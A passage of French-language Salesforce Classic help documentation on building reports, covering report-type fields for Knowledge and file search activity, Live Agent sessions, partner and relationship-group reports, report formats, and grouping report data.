| `Durée` | La période à laquelle le nombre de recherches est applicable. Les valeurs possibles sont `Quotidien`, `Mensuel` et `Annuel`. Par exemple, un enregistrement dont le Nombre est de 70, avec une Durée mensuelle, signifie que 70 recherches ont été exécutées sur le dernier mois. Les totaux sont cumulés tous les jours du mois en cours, tous les mois jusqu'au dernier mois complet de l'année et tous les ans au-delà. |
| `Rôle associé` | Nom du rôle qui s'applique à l'enregistrement. |

Champs disponibles dans des rapports Recherche par mot clé dans Knowledge

| Champ | Description |
| --- | --- |
| `Canal` | Le canal applicable à l'article. Les valeurs possibles sont `Tous les canaux`, `Application interne`, `Client`, `Partenaire` et `Base de connaissances publique`. |
| `Nombre` | Nombre de recherches par mot clé applicable à la durée indiquée (jour, mois, année). |
| `Date` | Date de la dernière recherche par mot clé pour l'enregistrement. Toutes les lignes représentent une combinaison de date, de canal et de rôle. |
| `Durée` | La période à laquelle le nombre de recherches est applicable. Les valeurs possibles sont `Quotidien`, `Mensuel` et `Annuel`. Par exemple, un enregistrement dont le Nombre est de 70, avec une Durée mensuelle, signifie que 70 recherches ont été exécutées sur le dernier mois. Les totaux sont cumulés tous les jours du mois en cours, tous les mois jusqu'au dernier mois complet de l'année et tous les ans au-delà. |
| `Trouvé` | Indique si le mot clé affiché a été trouvé lors d'une recherche dans la base de connaissances. |
| `Mot-clé` | Terme de recherche utilisé pour rechercher des articles publiés dans la base de connaissances. |

Champs disponibles dans les rapports Activité de recherche Knowledge

| Champ | Description |
| --- | --- |
| `Classement de clic moyen` | L'ordre d'affichage de l'article dans les résultats de recherche lorsque les résultats sont triés par pertinence et que les lecteurs ont cliqué sur lui dans la liste des résultats. |
| `Canal` | Le canal applicable à l'article. Les valeurs possibles sont `Tous les canaux`, `Application interne`, `Client`, `Partenaire` et `Base de connaissances publique`. |
| `Titre de l'article cliqué` | Le titre que porte l'article cliqué lorsque les résultats de recherche sont triés par pertinence par le lecteur. |
| `Durée` | La période à laquelle le nombre de recherches est applicable. Les valeurs possibles sont `Quotidien`, `Mensuel` et `Annuel`. Par exemple, un enregistrement dont le Nombre est de 70, avec une Durée mensuelle, signifie que 70 recherches ont été exécutées sur le dernier mois. Les totaux sont cumulés tous les jours du mois en cours, tous les mois jusqu'au dernier mois complet de l'année et tous les ans au-delà.<br>**Remarque:** Les totaux des activités sont collectés la nuit, pas en temps réel. |
| `Langue` | Le filtre de langue appliqué à la recherche du lecteur. |
| `Nombre de résultats` | Le nombre de résultats de recherche renvoyés pour le terme recherché. Si la durée est également incluse, cette valeur est agrégée en fonction de la période spécifiée. |
| `Nombre de recherches` | Le nombre de recherches pendant la durée indiquée (jour, mois, année). |
| `Nombre d'utilisateurs` | Le nombre d'utilisateurs individuels qui ont cliqué sur l'article. |
| `Date de la recherche` | La date à laquelle la recherche a été effectuée. |
| `Terme de recherche` | Les 100 premiers caractères du terme de recherche qui a été utilisé pour rechercher dans les articles publiés dans la base de connaissances. |

Création d'un type de rapport personnalisé pour les activités de recherche dans Salesforce Knowledge : procédure guidée

Cette procédure vous guide à travers l'élaboration d'un type de rapport personnalisé qui prend en charge l'objet Activité de recherche Knowledge. Ces données aident les responsables de base de connaissances à identifier les contenus les plus performants et les plus pertinents pour les utilisateurs.

**Créer un type de rapport d'activité de recherche dans Knowledge**

Cette option permet aux utilisateurs de créer des rapports avec les champs de recherche Knowledge dont ils ont besoin pour suivre les performances de leurs contenus.

Walk through it: Knowledge Search Activity Custom Report Type

1. Cliquez sur **Nouveau type de rapport personnalisé**.
2. Sélectionnez Activité de recherche dans la base de connaissances.
3. Saisissez le nom du type de rapport.

   Les utilisateurs sélectionnent le type de rapport par ce nom lorsqu'ils l'utilisent pour créer un rapport.
4. Saisissez une description.

   Elle aide les utilisateurs à identifier l'objectif commercial de ce nouveau type de rapport. Vous pouvez saisir « Suivez les performances du contenu de votre article Knowledge dans les résultats de recherche ».
5. Sélectionnez une catégorie.

   La catégorie correspond à l'emplacement où les utilisateurs trouvent le nouveau type de rapport en créant des rapports.
6. Sélectionnez **Déployé**.

   Il est immédiatement activé.
7. Cliquez sur **Suivant**.

   Ne vous inquiétez pas, nous avons bientôt terminé.
8. Cliquez sur **Enregistrer**.
9. Cliquez sur **Modifier la présentation**.

   Personnalisez les champs disponibles dans les rapports réalisés à partir de ce type de rapport.

## Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

## AUTORISATIONS UTILISATEUR

Pour créer ou mettre à jour les types de rapport personnalisé :

- Gérer les types de rapport personnalisé

Pour créer un dossier de rapports publics :

- Gérer les rapports publics

### Rapports sur les sessions Live Agent

Utilisez des rapports de session Live Agent pour regrouper des données sur les activités de chat des agents avec des clients, par exemple le temps passé en ligne ou le nombre de requêtes de chat qui leur sont attribuées.

Un *type de rapport* définit l'ensemble de rapports et de champs disponibles pour un rapport en fonction des relations entre un objet principal et ses objets associés. Les rapports affichent uniquement les enregistrements qui correspondent aux critères définis dans le type de rapport. Vous pouvez créer un type de rapport personnalisé pour des sessions Live Agent afin de regrouper des données sur les activités de support client de vos agents. Ces rapports incluent les données de tous les chats effectués pendant une session Live Agent spécifique.

Personnalisez les rapports de session Live Agent pour inclure des colonnes d'informations sur les catégories suivantes, ainsi que des champs personnalisés associés aux sessions Live Agent :

| Nom de colonne | Description |
|---|---|
| Agent : Nom complet | Nom de l'agent associé à la session. |
| Indicateurs d'assistance baissés (Agent) | Le nombre de fois qu'un agent a baissé un indicateur d'assistance pendant une session Live Agent. |
| Indicateurs d'assistance baissés (Superviseur) | Le nombre de fois qu'un superviseur a baissé un indicateur d'assistance pendant la session Live Agent d'un agent. |
| Indicateurs d'assistance levés | Le nombre de fois qu'un agent a levé un indicateur d'assistance pendant une session Live Agent. |
| Demandes de chat attribuées | Nombre de demandes de chat attribuées à un agent. |
| Demandes de chat refusées (manuellement) | Nombre de demandes de chat refusées par un agent. |
| Demandes de chat refusées (expiration automatique) | Nombre de demandes de chat expirées qui étaient attribuées à un agent. |
| Demandes de chat engagées | Nombre de chats auxquels un agent à participé durant la session. |
| Créé par : Nom complet | Nom complet du créateur de l'enregistrement de session. |
| Date de création | Date de création de l'enregistrement de session. |
| Dernière modification par : Nom complet | Nom complet de la dernière personne ayant modifié l'enregistrement de session. |
| Date de dernière modification | Date de la modification la plus récente de l'enregistrement de session. |
| ID de session Live Agent | ID de l'enregistrement de session Live Agent. |
| Nom de la session Live Agent | ID d'enregistrement de session Live Agent généré automatiquement. |
| Heure de connexion | Heure et date auxquelles l'agent s'est connecté à la session. |
| Heure de déconnexion | Heure et date auxquelles l'agent s'est déconnecté de la session. |

Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire dans : **Enterprise** Edition et **Unlimited** Edition

| | |
|---|---|
| Durée d'inactivité | Durée totale, en secondes, durant laquelle un agent n'était pas engagé dans des chats au cours une session. La formule suivante montre le calcul de la durée d'inactivité d'un agent : (Durée en ligne + Durée d'absence) - Durée dans des chats = Durée d'inactivité. |
| Temps passé à capacité | Durée totale, en secondes, pendant laquelle la file d'attente de l'agent est restée pleine. |
| Durée d'absence | Durée totale, en secondes, pendant laquelle le statut de l'agent était « Absent ». |
| Temps passé dans des chats | Durée totale, en secondes, passée par l'agent dans des chats. |
| Temps passé en ligne | Durée totale, en secondes, passée par l'agent en ligne. |

### Rapport sur les partenaires

Certaines opportunités impliquent des relations avec des partenaires. Utilisez ce rapport pour identifier et analyser ces relations.

Pour créer des rapports sur toutes les relations ou sur les relations principales dans les opportunités :

1. Dans l'onglet Rapport, choisissez Rapport sur le partenaire de l'opportunité.
2. Choisissez **Personnaliser** pour modifier le rapport et n'afficher que les relations avec les partenaires principaux. Ajoutez un filtre de champ dans lequel `Principal égal 1`.

Lorsque vous personnalisez tout autre rapport d'opportunité pour qu'il affiche la colonne Partenaire, seul le partenaire principal est affiché.

Vous pouvez également exécuter le rapport Comptes partenaires afin d'analyser les partenariats en vigueur pour vos comptes.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer des rapports sur les partenaires :

- Lire sur les comptes ou les opportunités

  ET

  Exécution des rapports

### Rapport sur les groupes de relations

Vous pouvez générer un rapport sur les groupes de relations et les membres de groupe de relations si votre administrateur a activé les types de rapport personnalisés pour ces objets personnalisés.

Les types de rapports personnalisés sont le seul moyen de générer des rapports sur les groupes de relations disponibles pour les utilisateurs (Salesforce ne fournit pas de modèle de rapport sur les groupes de relations ou de dossier de rapports standard sur les groupes de relations).

Les administrateurs peuvent créer un dossier public de rapports sur les groupes de relations, comme suit :

1. Créez un type de rapport personnalisé pour les objets de groupe de relations.

   Conseil: Pour créer un type de rapport sur les membres de groupes de relations, sélectionnez `Groupes de relations` comme objet de type de rapport principal, puis ajoutez `Membres de groupe de relations` comme relation d'objet. Vous pouvez également créer un type de rapport sur les comptes principaux dans un groupe de relations, en sélectionnant `Comptes` comme objet de type de rapport principal, puis en ajoutant `Groupes de relations (compte principal)` comme relation d'objet.

2. Créez un nouveau dossier public pour les rapports sur les groupes de relations. Cette étape nécessite l'autorisation de gestion des rapports publics.
3. À l'aide de votre type de rapport personnalisé, créez un ou plusieurs nouveaux rapports personnalisés sur les groupes de relations. Attribuez les rapports au nouveau dossier des rapports sur les groupes de relations que vous avez créé.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : Salesforce pour la Gestion de patrimoine

**AUTORISATIONS UTILISATEUR**

Pour créer ou mettre à jour des types de rapport personnalisé :
- Gérer les types de rapport personnalisé

Pour supprimer des types de rapport personnalisé :
- Modifier toutes les données

À la fin de ces étapes, un dossier des rapports sur les groupes de relations est disponible pour les utilisateurs dans la page d'accueil des rapports.

### Activation du rapport du propriétaire du compte

Le rapport Propriétaire du compte répertorie tous les comptes et leurs propriétaires.

Les organisations dont l'accès en partage au niveau global est défini sur Privé pour les comptes peuvent limiter l'exécution du rapport Propriétaire du compte pour les utilisateurs.

Pour afficher ou masquer ce rapport :

1. Dans Configuration, saisissez *`Rapport de propriétaire de compte`* dans la case `Recherche rapide`, puis sélectionnez **Rapport de propriétaire de compte**. Cette option n'est disponible que dans les organisations disposant d'un modèle de partage de compte privé.
2. Cochez la case permettant aux utilisateurs de générer ce rapport. Si cette case n'est pas sélectionnée, seuls les administrateurs et les utilisateurs autorisés à afficher toutes les données peuvent générer ce rapport.
3. Cliquez sur **Enregistrer**.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

**AUTORISATIONS UTILISATEUR**

Pour afficher ou masquer le rapport du propriétaire du compte :
- Personnaliser l'application

### Rapport sur l'activité de recherche de fichiers

Utilisez un rapport pour déterminer les 300 premières requêtes de recherche de termes, et identifiez les contenus manquants ou à renommer en examinant les termes recherchés et le taux de clics des utilisateurs.

| Autorisations utilisateur requises | |
|---|---|
| Pour créer ou mettre à jour les types de rapport personnalisés : | Gérer les types de rapport personnalisé |
| Pour créer un dossier de rapports publics : | Gérer les rapports publics |
| Pour exécuter le rapport Activité de recherche de fichiers : | Exécuter les rapports ET Afficher toutes les données OU Administrateur de contenu Les utilisateurs qui disposent de l'autorisation « Gérer la bibliothèque » n'ont pas besoin de l'autorisation « Afficher toutes les données » ou « Administrateur de contenu » pour exécuter le rapport. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Salesforce Files est disponible avec : **Toutes** les éditions, **à l'exception des** portails clients

Les types de rapports personnalisés sont le seul moyen de rendre vos rapports sur l'activité de recherche de fichiers disponibles pour vos utilisateurs (Salesforce ne fournit aucun exemple de rapport sur l'activité de recherche de fichiers ni de dossier de rapports standard).

Remarque: Les totaux des activités sont collectés la nuit, pas en temps réel.

Procédure : Rapport sur l'activité de recherche de fichiers

Objet principal du rapport d'activité de recherche de fichiers

Lorsque vous créez un type de rapport personnalisé, sélectionnez **Activité de recherche de fichiers** comme **Objet principal**.

Champs disponibles pour les rapports d'activité de recherche de fichiers

Le tableau ci-dessous répertorie les champs disponibles pour les rapports d'activités de recherche de fichiers.

| Champ | Description |
|---|---|
| Classement de clic moyen | L'ordre dans lequel le fichier est affiché dans les résultats de recherche lorsque les utilisateurs ont cliqué dessus dans la liste de résultats. |
| Nombre de résultats moyen | Le nombre de résultats de recherche renvoyés pour le terme recherché. Si la durée est également incluse, cette valeur est agrégée en fonction de la période spécifiée. |
| Durée | La période à laquelle le nombre de recherches s'applique. Les valeurs possibles sont Quotidien, Mensuel et Annuel. Par exemple, un enregistrement dont le Nombre est de 70, avec une Durée mensuelle, signifie que 70 recherches ont été exécutées sur le dernier mois. Les totaux sont cumulés tous les jours du mois en cours, tous les mois jusqu'au dernier mois complet de l'année et tous les ans au-delà. |

| Champ | Description |
| --- | --- |
| Langue | Le filtre de langue appliqué à la recherche de l'utilisateur. |
| Nombre de recherches | Le nombre de recherches pendant la durée indiquée (jour, mois, année). |
| Nombre d'utilisateurs | Le nombre d'utilisateurs individuels qui ont cliqué sur le fichier. |
| Date de la recherche | La date à laquelle la recherche a été effectuée. |
| Termes recherchés | Les 100 premiers caractères du terme utilisé pour rechercher les fichiers publiés. |

CONSULTER ÉGALEMENT :

- Accès aux dossiers de rapports
- Création et modification de dossiers
- Création d'un type de rapport personnalisé
- Création d'un rapport

## Choix d'un format de rapport

Un rapport peut utiliser un format tabulaire, récapitulatif, matriciel ou joint. Choisissez un format assez complexe pour capturer les données que vous souhaitez afficher, mais assez simple pour pouvoir le communiquer aisément.

Sélectionnez l'un des formats de rapport suivants à l'aide du menu **Format** du générateur de rapport. Le format tabulaire est le format par défaut.

| Format | Description |
| --- | --- |
| **Tableau** | Les rapports tabulaires représentent la méthode la plus rapide et la plus simple pour consulter les données. Semblables à une feuille de calcul, ils sont composés d'une série organisée de colonnes qui présentent chaque enregistrement correspondant sur une ligne. Les rapports tabulaires sont les plus efficaces pour créer des listes d'enregistrements ou une liste avec un seul total général. Ils ne permettent pas de créer des groupes de données ou des graphiques, et ne peuvent pas figurer dans des tableaux de bord si les lignes ne sont pas limitées. Les listes de publipostage et les rapports d'activité peuvent utiliser des rapports tabulaires. |
| **Récapitulatif** | Les rapports récapitulatifs sont similaires aux rapports tabulaires, mais ils permettent également aux utilisateurs de regrouper les lignes de données, d'afficher des sous-totaux et de créer des graphiques. Ils peuvent servir de rapport source pour les composants de tableau de bord. Utilisez ce type d'enregistrement pour afficher des sous-totaux basés sur la valeur d'un champ spécifique ou lorsque vous souhaitez créer une liste hiérarchique, par exemple toutes les opportunités de votre équipe, avec les sous-totaux `Étape` et `Responsable`. Les rapports récapitulatifs sans regroupement s'affichent sous forme de rapports tabulaires dans la page d'exécution du rapport. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :

- Créer et personnaliser des rapports

  ET

  Générateur de rapport

| Format | Description |
| --- | --- |
| **Matriciel** | Les rapports matriciels sont similaires aux rapports récapitulatifs, mais ils permettent de regrouper et de présenter les données dans des lignes et des colonnes. Ils peuvent servir de rapport source pour les composants de tableau de bord. Utilisez ce type de rapport pour comparer des totaux associés, notamment si vous avez des volumes importants de données à synthétiser et que vous souhaitez comparer des valeurs de champs différents, ou si vous souhaitez consulter les données par date *et* par produit, par personne ou par emplacement géographique. Les rapports matriciels sans regroupement d'une ligne et d'une colonne au moins, s'affichent sous forme de rapports récapitulatifs dans la page d'exécution du rapport. |
| **Joint** | Les rapports joints permettent de créer plusieurs blocs de rapport qui offrent différentes vues de vos données. Chaque bloc agit comme un « sous rapport », avec ses champs, ses colonnes, son tri et son filtrage. Un rapport joint peut même contenir des données de types de rapport différents.<br>Les rapports joints sont disponibles uniquement dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition |

### Modification du format de rapport

Une modification du format affecte les filtres et les regroupements, comme suit :

| Lorsque vous modifiez... | Que se passe-t-il ? |
| --- | --- |
| Tabulaire par récapitulatif ou matriciel | Le filtre `Lignes à afficher` est supprimé. |
| Récapitulatif, matriciel ou joint à tabulaire | Tous les regroupements, graphiques et formules récapitulatives personnalisées sont supprimés du rapport. Les champs de regroupement ne sont pas convertis en colonnes dans le rapport tabulaire. Si le rapport joint contenait des blocs multiples, seules les colonnes du premier bloc sont incluses dans le rapport tabulaire. |
| Récapitulatif par matriciel | Le premier regroupement récapitulatif devient le premier regroupement de lignes. Le deuxième devient le premier regroupement de colonnes. Le troisième devient le deuxième regroupement de lignes.<br>Si vous utilisez l'assistant de rapport, le troisième regroupement récapitulatif est supprimé. |
| Matriciel par récapitulatif | Le premier regroupement de lignes devient le premier regroupement récapitulatif. Le deuxième regroupement de lignes devient le *troisième* regroupement récapitulatif. Le premier regroupement de colonnes devient le *deuxième* regroupement récapitulatif. Le deuxième regroupement de colonnes est supprimé.<br>Si vous utilisez l'assistant de rapport, le deuxième regroupement de lignes et le deuxième regroupement de colonnes sont supprimés *tous les deux*. |
| Tabulaire, récapitulatif ou matriciel par joint | Le rapport existant devient le premier bloc du rapport joint, et le type de rapport devient le type principal pour le rapport joint.<br>Les blocs de rapports se présentent sous la forme de rapports récapitulatifs. Par conséquent, si vous basculez d'un rapport récapitulatif à un rapport joint, vos regroupements ne changent pas. Si vous basculez d''un rapport matriciel à rapport joint, les regroupements sont convertis de la même façon que lorsque vous basculez d'un rapport matriciel à un rapport récapitulatif. |

| Lorsque vous modifiez... | Que se passe-t-il ? |
| --- | --- |
| | Les éléments suivants ne sont pas pris en charge dans des rapports joints et ne sont pas convertis :<br>• Champs de compartiment<br>• Filtres croisés<br>• Filtre `Lignes à afficher` |

CONSULTER ÉGALEMENT :

Génération d'un rapport

## Création d'un rapport

Créez un rapport pour examiner en temps réel un aspect de votre activité, par exemple le statut de clients, d'opportunités, de requêtes de support, etc.

Pour créer un rapport :

1. Sous l'onglet Rapports, cliquez sur **Nouveau rapport**.
2. Sélectionnez le type du rapport puis cliquez sur **Créer**.
3. Personnalisez votre rapport, puis enregistrez-le ou exécutez-le.

CONSULTER ÉGALEMENT :

Personnalisation des rapports

Exécution d'un rapport

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :

- Créer et personnaliser des rapports

  ET

  Générateur de rapport

## Création d'un rapport personnalisé

Vous pouvez personnaliser les rapports standard ou élaborer intégralement des rapports personnalisés qui correspondent très exactement aux besoins de votre organisation.

Les utilisateurs disposant de l'autorisation « Gérer les types de rapport personnalisé » peuvent définir des types de rapport personnalisé qui étendent les types de rapports à partir desquels tous les utilisateurs dans leur organisation peuvent créer ou mettre à jour des rapports personnalisés. Un *type de rapport* définit l'ensemble de rapports et de champs disponibles pour un rapport en fonction des relations entre un objet principal et ses objets associés. Les rapports affichent uniquement les enregistrements qui correspondent aux critères définis dans le type de rapport. Salesforce fournit un ensemble de types de rapport standard prédéfinis. Les administrateurs peuvent également créer des types de rapport.

Les utilisateurs avec l'autorisation « Gérer les instantanés de rapport » peuvent créer et planifier des instantanés. Un instantané de rapport permet de rendre compte des données historiques. Les utilisateurs autorisés peuvent enregistrer des résultats de rapports récapitulatifs ou tabulaires dans des champs d'un objet personnalisé, puis mapper ces champs avec ceux de l'objet cible. Ils peuvent ensuite planifier l'exécution du rapport afin de charger les champs de l'objet personnalisé avec les données du rapport. Les instantanés de rapport vous permettent d'utiliser les données d'un rapport de la même manière que vous utilisez les autres enregistrements dans Salesforce.

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour exécuter des rapports :
- Exécution des rapports

Pour planifier des rapports :
- Planifier des rapports

Pour créer, modifier et supprimer des rapports :
- Créer et personnaliser des rapports

  ET

  Générateur de rapport

## Création d'un rapport personnalisé en mode d'accessibilité

Remarque: Cette rubrique s'applique uniquement si vous n'utilisez pas le générateur de rapport. Le *Générateur de rapport* est un éditeur visuel de rapports.

Pour créer un rapport personnalisé à l'aide de l'assistant de génération de rapports personnalisés :

1. Dans l'onglet Rapports, sélectionnez le bouton **Créer un nouveau rapport personnalisé**.
2. Sélectionnez le type de données pour le rapport à créer, puis cliquez sur **Suivant**.

   Pour créer des rapports sur des objets personnalisés, choisissez la catégorie de type de rapport **Autres rapports**, sauf si l'objet personnalisé a une relation avec un objet standard. Si l'objet personnalisé a une relation principal-détails avec un objet standard ou représente un objet de recherche sur un objet standard, choisissez l'objet standard pour la catégorie de type de rapport.

   Pour créer des rapports dans un objet externe, sélectionnez la catégorie **Autres rapports**. Pour créer des rapports dans un objet externe avec un objet standard ou personnalisé enfant, sélectionnez la catégorie contenant type de rapport personnalisé que vous avez créé pour cette relation.
3. Sélectionnez le format du rapport.
4. Suivez chacune des étapes de l'assistant en cliquant sur le bouton **Suivant**. Pour chaque rapport, personnalisez les éléments suivants :
   - **Indiquez les en-têtes de ligne et de colonne :** Dans la page Sélectionnez le regroupement des récapitulatifs et rapports matriciels, choisissez les champs en fonction desquels vous voulez regrouper les données et calculer les sous-totaux correspondants. Dans un récapitulatif, la sélection de plusieurs champs de tri vous permet d'effectuer un tri secondaire de vos données. Pour des rapports matriciels, sélectionnez les champs de résumé correspondant aux étiquettes de ligne et aux en-têtes de colonne. Au moment d'effectuer un regroupement par champ de date, vous pouvez décider d'un regroupement des données par période, par exemple par jour, semaine, mois.

     Remarque: Dans la page de Sélection de regroupement, si vous définissez `Grouper les dates par` sur « Mois de l'année » ou « Jour du mois », vous ne pouvez pas explorer ces regroupements de date dans les rapports ou les tableaux de bord. À la place, les utilisateurs sont dirigés vers le rapport non filtré.
   - **Résumez les données :** Dans la page Sélectionnez les colonnes à analyser, choisissez les types d'informations de synthèse à afficher dans les champs numériques.
   - **Élaborez des formules récapitulatives personnalisées :** Dans la page Sélectionnez les colonnes à analyser pour les récapitulatifs et rapports matriciels, créez des formules récapitulatives personnalisées, pour calculer les totaux supplémentaires à partir des récapitulatifs existants dans le rapport concerné. Une formule est un algorithme dont la valeur est issue d'autres champs, expressions ou valeurs. Reportez-vous à Élaboration d'une formule récapitulative personnalisée à la page 4329.
   - **Choisissez les champs :** Dans la page Sélectionnez les colonnes, choisissez les champs à afficher dans le rapport. Vous pouvez uniquement afficher les champs visibles dans votre présentation de page et avec vos paramètres de sécurité au niveau du champ. Si vous choisissez le champ `Description` ou tout autre champ de texte long, seuls les 255 premiers caractères s'affichent.
   - Seuls les 254 premiers caractères d'une zone de texte enrichi ou d'une zone de texte longue sont affichés dans un rapport.
   - **Triez les colonnes :** Dans la page Triez les colonnes, sélectionnez l'ordre d'affichage des champs choisis.
   - **Limitez les résultats d'un rapport :** Dans la page Sélectionnez les critères, sélectionnez les paramètres adéquats dans les listes déroulantes, puis utilisez les options de filtrage pour limiter le rapport aux enregistrements contenant des données spécifiques.

     L'assistant de rapport prend en charge jusqu'à 10 filtres. Dans les rapports contenant plus de 10 filtres, les filtres supplémentaires sont ignorés et le rapport signale une erreur dans la logique filtrage.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et supprimer des rapports :
- Créer et personnaliser des rapports

Conseil: Pour utiliser un rapport tabulaire dans un tableau de bord, commencez par limiter le nombre de lignes en définissant l'option `Lignes à afficher`, la colonne de tri, puis le tri dans la page Critères de sélection du rapport. Vous ne pouvez pas utiliser des composants d'indicateur ou de mesure dans des tableaux de bord en utilisant des rapports tabulaires.

- **Paramètres de graphique :** À l'étape Sélectionnez le type de graphique et les points forts du rapport dans l'assistant de rapport, définissez les propriétés du graphique pour afficher les données de votre rapport dans un graphique. Les graphiques sont disponibles pour les récapitulatifs et les rapports matriciels uniquement.

5. Cliquez sur **Exécuter le rapport** pour afficher le rapport ou sur **Exporter les détails** pour enregistrer le rapport dans un fichier Excel ou un autre format.

Conseil: La personnalisation de vos rapports peut nécessiter leur exécution un certain nombre de fois lorsque vous réglez les options et critères correspondants. Nous vous recommandons d'utiliser un filtre permettant de réduire l'échantillonnage des données jusqu'à la fin de la personnalisation du rapport et son enregistrement.

## Regroupement de vos données de rapport


Regroupez les données des colonnes ou des lignes dans des rapports récapitulatifs, matriciels et joints pour afficher des informations pertinentes. Par exemple, regroupez les opportunités par date de fermeture pour afficher les opportunités fermées ou regroupez les requêtes par produit pour afficher le nombre de requêtes associées à chaque produit. Il peut exister des regroupements au sein de regroupements.

### Données d'un regroupement

Le volet Champs répertorie tous les champs du type de rapport sélectionné, organisés par dossier. Avant de regrouper des données dans un rapport récapitulatif, glissez-déposez quelques champs dans le volet d'aperçu.

### Ajout d'un regroupement

Ajoutez un groupe en le faisant glisser depuis un champ vers une zone de dépôt.




Cliquez sur **Afficher** > **Zones de dépôt** pour les rendre visibles. Vous pouvez également cliquer sur le menu d'une colonne pour un champ dans le rapport, puis sélectionner **Grouper par ce champ**.

Conseil: Si vous regroupez votre rapport par un champ de date, vous pouvez cliquer sur le menu de groupe, sélectionner **Grouper les dates par**, puis spécifier la période de regroupement : jour, semaine, mois, trimestre, année, etc.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :

- Créer et personnaliser des rapports

  ET

  Générateur de rapport

### Regroupement de données dans différents formats de rapport

Les rapports récapitulatifs et joints peuvent contenir jusqu'à trois niveaux de regroupement. Les rapports matriciels ont des regroupements de deux lignes et deux colonnes. Dans les rapports matriciels, vous ne pouvez pas utiliser le même champ pour les regroupements de lignes et de colonnes. Avec des rapports joints, vous pouvez utiliser les champs de la catégorie Champs communs du volet Champs afin de regrouper tous les blocs de rapport.

### Retrait d'un regroupement

Pour supprimer un groupe, cliquez sur le menu du groupe, puis sélectionnez **Supprimer le groupe**. Vous pouvez également :

- Faire glisser le groupe vers la barre de colonne pour le supprimer, tout en conservant le champ en tant que colonne dans le rapport.
- Faire glisser le groupe vers le volet Champs pour supprimer le groupe et le champ du rapport.

### Réorganisation d'un regroupement

Faire glisser les groupes pour changer leur ordre ou cliquer sur le menu du groupe, puis sélectionner **Monter le groupe** ou **Descendre le groupe** pour les regroupements de colonnes, ou bien **Déplacer le groupe vers la gauche** ou **Déplacer le groupe vers la droite** pour les regroupements de lignes.

CONSULTER ÉGALEMENT :

Champs de rapport

Sous-total des résultats de rapport

## Permanence de l'utilisation pendant le chargement de l'aperçu de votre rapport

Pour la plupart des actions, vous pouvez continuer à utiliser votre rapport pendant le chargement de l'aperçu. Par exemple, lors de la modification d'un rapport, vous pouvez faire glisser plusieurs champs dans le rapport, puis créer un regroupement pendant que ces colonnes se chargent.

Les données que vous affichez dans le panneau Aperçu sont des données réelles, mais une sélection seulement des données du rapport pour vous montrer ce à quoi le rapport ressemblera une fois exécuté. Ne vous inquiétez pas si des lignes sont manquantes ou pas organisées comme vous le souhaitez dans le panneau Aperçu.

Remarque: Pour chaque objet externe du rapport, votre organisation appelle le système externe chaque fois que l'aperçu se charge. Si la longueur de l'URL d'un appel externe de rapport atteint ou dépasse 2 Ko, votre organisation sépare la requête en plusieurs appels HTTP, et chaque URL est inférieure à 2 Ko.

Vous pouvez continuer de travailler sur l'aperçu du rapport pendant l'exécution des actions suivantes :

- Ajouter, supprimer ou réorganiser des champs
- Ajouter ou supprimer des champs récapitulatifs
- Ajouter, supprimer ou réorganiser des regroupements
- Supprimer des formules

Remarque:

- Si vous supprimez un champ récapitulatif ou une formule utilisé dans un diagramme, le diagramme se recharge, mais le chargement de l'aperçu du rapport est asynchrone.
- Le chargement asynchrone n'est pas disponible pour les rapports matriciels et joints.

Vous ne pouvez pas travailler sur l'aperçu du rapport pendant l'exécution des actions suivantes :

- Ajouter ou modifier des formules
- Supprimer le seul regroupement d'un rapport
- Supprimer une colonne utilisée pour limiter le nombre de lignes d'un rapport tabulaire
- Trier le rapport par groupe ou par colonne
- Mettre à jour des filtres standard ou personnalisés
- Modifier le format du rapport
- Afficher ou masquer les détails du rapport
- Ajouter ou supprimer un diagramme
- Ajouter ou supprimer une sélection conditionnelle
- Modifier **Grouper les dates par**
- Modifier un champ de devise converti
- Enregistrer le rapport

CONSULTER ÉGALEMENT :

Génération d'un rapport

Champs de rapport

## Personnalisation des rapports

